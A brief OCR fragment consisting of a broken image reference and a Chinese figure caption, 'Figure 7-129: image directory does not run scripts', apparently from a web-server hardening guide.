


图 7-129 图片目录不运行脚本